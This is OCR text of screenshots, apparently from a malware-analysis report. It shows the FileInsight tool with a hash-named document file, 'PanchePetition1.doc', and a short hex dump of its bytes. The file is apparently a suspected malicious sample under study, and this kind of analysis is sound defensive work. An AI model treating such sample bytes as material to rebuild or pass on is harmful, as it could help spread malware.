
Output Scripting


4:41 PM
8/7/2021



FileInsight - 64b3d533be1fe5b3bd5e5cd7adaf8e7c55d0a9581708ac61bb2940ff3c0b3875_PanchePetition1.doc
File
Home
Edit
Search
Plugins
Windows
Help
New
Open
Close
Save
View as Hex
View as Text
Enter a URL here
Use Internet Explorer Proxy
Enter your proxy as [Server:Port] here
Get
Web
McAfee
Navigation
Supported for HTML, OLE2, PE and Flash.
64b3d533be1fe5b3bd5e5cd7adaf...
00009A70 C7 BD B9 33 46 A6 1F BF B7 44 67 22 58 24 46 A5
00009A80 95 57 22 58 F8 41 85 54 53 52 F7 2C 58 5E D7 A0
00009A90 AD E0 7A 2E C5 45 52 B3 BC BD BE F9 5B 35 81 4C
00009AA0 3F C0 56 16 48 62 CA 8B 73 B9 3E D9 68 35 40 7C
00009AB0 7B DC DF 44 5F DC 66 65 63 62 61 77 82 91 92 93
00009AC0 17 E8 9E 96 63 AC 0E 9F EF 66 AB 33 08 05 21 1C
00009AD0 1B 26 8C E6 10 D7 1C 04 03 A4 3D 95 F1 19 ED 0C
00009AE0 0B 0A AF 34 04 05 06 07 00 01 02 03 0C 0D 0E 0F
00009AF0 97 93 91 4C 8C FD CA 50 98 F9 CA 54 9C F5 CA 86
